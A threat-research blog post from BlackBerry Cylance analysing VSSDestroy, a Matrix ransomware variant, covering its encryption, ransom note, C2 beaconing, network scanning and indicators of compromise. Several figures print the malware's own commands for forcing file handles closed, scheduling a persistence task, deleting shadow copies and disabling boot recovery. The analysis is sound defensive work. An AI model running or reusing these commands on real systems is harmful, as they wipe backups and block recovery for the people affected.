

Threat Spotlight: Inside VSSDestroy Ransomware

 blogs.blackberry.com/en/2018/11/threat-spotlight-inside-vssdestroy-ransomware

The BlackBerry Cylance Threat Research Team, Tatsuya Hasegawa

RESEARCH & INTELLIGENCE / 11.06.18 /



VSSDestroy is a variant of the Matrix ransomware which targets Windows workstations. Matrix ransomware was spread via Rig EK as recently as 2017. This paper details the observations made by the Cylance Threat Research team during their analysis of VSSDestroy.

Technical Analysis

Our analysis begins with the execution of the malware payload. Upon execution, the ransomware drops a copy of the malware file to the same directory of the original with the following filename:

NW[0-9a-zA-Z]{6}.exe

The copy of the malicious file then executes with the "-n" option: (NW[0-9a-zA-Z]{6}.exe -n)

Encryption:

VSSDestroy encrypts files and renames them with the *.newrar* extension:

Targeted File Types

.7z .aff .api .au .au3 .avi .bmp .bat .bdic .cab .chk
.chm .com .cpp .css .csv .dat .db .def .dic .dll .doc
.docx .dotx .exe .gif .h .htm .html .icns .ini .ja .jpg
.js .key .lib .list .lnk .log .msi .msp .mp3 .org .pem
.php .pma .png .ppt .pptx .psd1 .py .pyc .pyd .pyo
.pyw .rll .rtf .sample .sdf .sln .spc .syn .sql .sqlite
.tar .tcl .tlb .tmlanguage .ttf .txt .url .vcxproj .xls
.xlsx .xltx .xml .xsl .wmv .zip

Figure 1: File types encrypted by VSSDestroy

The ransomware creates a README document for victims to read after encryption (Figure 2):




 #NEWRAR_README#	9/15/2018 5:52 AM	Rich Text Format	9 KB
 [newrar@tuta.io].is5YDmjQ-gBPna5q4.NEWRAR	9/15/2018 5:52 AM	NEWRAR File	4 KB

Figure 2: Encrypted file and the README document

The document instructs victims to email **newrar(at)tuta[.]io** or **newrar(at)cock[.]lu** to acquire a decryption key. A second avenue for communication, via bitmsg (hxxps://bitmsg[.]me/), is provided in case targets cannot communicate via email (Figure 3):



ALTERNATIVE COMMUNICATION

If you did not receive the answer from the aforementioned emails for more than 24 hours please send us Bitmessages from a web browser through the webpage <https://bitmsg.me>. Below is a tutorial on how to send bitmessage via web browser:

1. Open in your browser the link https://bitmsg.me/users/sign_up and make the registration by entering name email and password.
2. You must confirm the registration, return to your email and follow the instructions that were sent to you.
3. Return to site and click "Login" label or use link https://bitmsg.me/users/sign_in, enter your email and password and click the "Sign in" button.
4. Click the "Create Random address" button.
5. Click the "New message" button.

6. Sending message:
To: Enter address: **BM-2cXRWRW5Jv5hxbhgu2HJSJrtPf92iKshhm**
Subject: Enter your ID: **47803B4FB306FD13**
Message: Describe what you think necessary.
 Click the "Send message" button.

Figure 3: Contents of #NEWRAR_README#.rtf

VSSDestroy changes the background image of the affected system. The ransomware drops an image file named **0-9a-zA-Z]{8}.bmp** and sets it as the wallpaper (Figure 4). The malware modifies wallpaper settings in the following system registry locations:

- HKCU\Control Panel\Desktop\Wallpaper
- HKCU\Control Panel\Desktop\WallpaperStyle
- HKCU\Control Panel\Desktop\TileWallpaper




Figure 4: Ransom wallpaper image

Victims will see the wallpaper after Windows reboot.

The Trojan drops a modified version of the Sysinternals tool called “Handle Viewer v4.11”. The tool closes handles grabbed by running processes, allowing the ransomware to encrypt them as well (Figure 5):

```
cacls %I /E /G %USERNAME%:F /C
takeown /F %I
set FN="%~nxI"
cd /d "%~dp0"
FOR /F "UseBackQ Tokens=3,6 delims=" "%I IN (`gLxNMqwr.exe -accepteula %FN% -nobanner`) DO (gLxNMqwr.exe -accepteula -c %J -y -p %I -nobanner)
```

Figure 5: Handle Viewer [gLxNMqwr.exe]

The modified version is packed with UPX whereas original HashViewer 4.11 is not packed.

If you unpack the modified version, there is only a slight difference between the original HashViewer 4.11 and the modified unpacked version (Figure 6):

```
ssdeep,1.1--blocksize:hash:hash,filename
6144:2KvyqJd178x/kA3EjLMmTGW8nEorxuTspf4xCzkNd96JHk1KSX:bvyq578j300qGr11ZaNKSX,"Handle/handle.exe"
6144:/KvyqJd17UvUkA3EjLMmTGW8nEorxuTspf4xCzkNd96JHk1KSX:yvyq57Uo300qGr11ZaNKSX,"UPXunpacked_glxnmqwr.exe"
```

Figure 6: HashViewer 4.11

During file encryption, the Trojan sends the infected computer name and any captured usernames to the C2 server (Figure 7):

hxxp://no7654324wesdfghgfd[.]000webhostapp[.]com/addrecord[.]php

Destination	Protocol	Length	Info	Computer name	User name
145.14.145.185	HTTP	304	GET /addrecord.php?apikey=newrar_api_key&compuser=		&sid=rkHHbsZfYxF28.
145.14.145.185	HTTP	320	GET /addrecord.php?apikey=newrar_api_key&compuser=		&sid=rkHHbsZfYxF28.
145.14.145.185	HTTP	324	GET /addrecord.php?apikey=newrar_api_key&compuser=		&sid=rkHHbsZfYxF28.

Figure 7: HTTP traffic

VSSDestroy searches for remote workstations by running an IP-incremental ARP scan of a range of networks using NetShareEnum API. If anything is discovered, the malware will proceed to encrypt the files located on the remote resources:

Broadcast	ARP	42	Who has 192.168.56.68?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.67?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.67?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.49?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.49?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.52?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.52?	Tell 192.168.56.121
Broadcast	ARP	42	Who has 192.168.56.50?	Tell 192.168.56.121

Figure 8: ARP scan

Removing VSS/Disabling Start-Up Repair

VSSDestroy is designed to schedule a task named DSHCA which runs a bat file (FchN8mhB.bat) every five minutes. This process is designed to let the ransomware delete shadow copies and disable start-up repair after a system reboot

```
Option Explicit
dim W
Set W = CreateObject("Wscript.Shell")
W.Run "cmd.exe /C schtasks /Create /tn DSHCA /tr ""C:\Users\ \AppData\Roaming\FchN8mhB.bat"" /sc minute /mo 5 /RL HIGHEST /F", 0, True
W.Run "cmd.exe /C schtasks /Run /I /tn DSHCA", 0, False
```

Figure 9: Creating a scheduled task to run FchN8mhB.bat every five minutes

```
vssadmin Delete Shadows /All /Quiet
wmic SHADOWCOPY DELETE
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
del /f /q "C:\Users\ \AppData\Roaming\SJrJ3i9K.vbs"
SCHTASKS /Delete /TN DSHCA /F
del /f /q %0
```

Figure 10: A script to remove shadow copies and disable start-up repair

Summary

In testing, CylancePROTECT® detects and blocks both the ransomware file and malicious scripts.

Indicators of Compromise (IOCs)

Hashes

- 075f86e2db93138f3f3291bc8f362e5f54dfdeeb98b63026697b266fbebddb00
- 193697be39290126d24363482627ff49ad7ff76ad12bbac43f53c0a3a614db5d
- d0c7b512610a1a206dbf4b4d8c352a26a26978abe8b5d0d3255f0b02196482a1
- 91d07adbf35edb6bb96e7b210f17b9b868ed858802727d6f69c1e5a2d37a9c53
- 0cfd9fb9c4a2a80794462f06cf0da43c5977aa61bd3bbe834002703fe44ef0b4
(dropped executable file)

Filenames

Malware Execution Directory

- NW[0-9a-zA-Z]{6}.exe
- [0-9a-zA-Z]{8}.bat
- [0-9a-zA-Z]{8}.txt
- bad_[0-9a-zA-Z]{16}.txt
- elog_[0-9a-zA-Z]{16}.txt
- LFIN_[0-9a-zA-Z]{16}.txt
- [YOUR_GLOBAL_IPADDRESS]_log.txt
- [0-9a-zA-Z]{8}.exe
- PROCEXP152.SYS

%AppData%

- [0-9a-zA-Z]{8}.bmp
- [0-9a-zA-Z]{8}.vbs
- [0-9a-zA-Z]{8}.bat

Every Directory

- #NEWRAR_README#.rtf
- [newrar@tuta.io].[0-9a-z]{8}-[0-9a-z]{8}.newrar

C2s/IPs

hxxp://no7654324wesdfghgfd[.]000webhostapp[.]com/addrecord[.]php

- o 145.14.144.16
- o 145.14.144.143
- o 145.14.145.178
- o 145.14.144.182

-Assigned IP address is dynamically changed in the segment.

hxxp://myexternalip[.]com/raw

- o 78.47.139.102

Mutexes

- o MutexNEWRAR
- o MutexNEWRARDONW

Interesting strings/Commands

- o NW[0-9a-zA-Z]{6}.exe -n
- o powershell "\$webClient = New-Object -TypeName System.Net.WebClient;\$webClient.DownloadString('hxxp://myexternalip[.]com/raw')">"[same directory of itself]\[0-9a-zA-Z]{8}.txt"
 - o reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "%AppData%\[0-9a-zA-Z]{8}.bmp" /f & reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d "0" /f & reg add "HKCU\Control Panel\Desktop" /v TileWallpaper /t REG_SZ /d "0" /f
 - o "UseBackQ Tokens=3,6 delims=: "



About The BlackBerry Cylance Threat Research Team

The BlackBerry Cylance Threat Research team examines malware and suspected malware to better identify its abilities, function and attack vectors. Threat Research is on the frontline of information security and often deeply examines malicious software, which puts us in a unique position to discuss never-seen-before threats.



About Tatsuya Hasegawa

Senior Threat Researcher at BlackBerry Cylance

Tatsuya Hasegawa is a Senior Threat Researcher in APAC at BlackBerry, and is responsible for malware analysis and sandbox technology. He has practical experience in the both managed security service provider as a security analyst and CSIRT as an incident handler. His certifications include: GREM, GCIH, GCFA, GXPN, GPEN and CISSP.

[Back](#)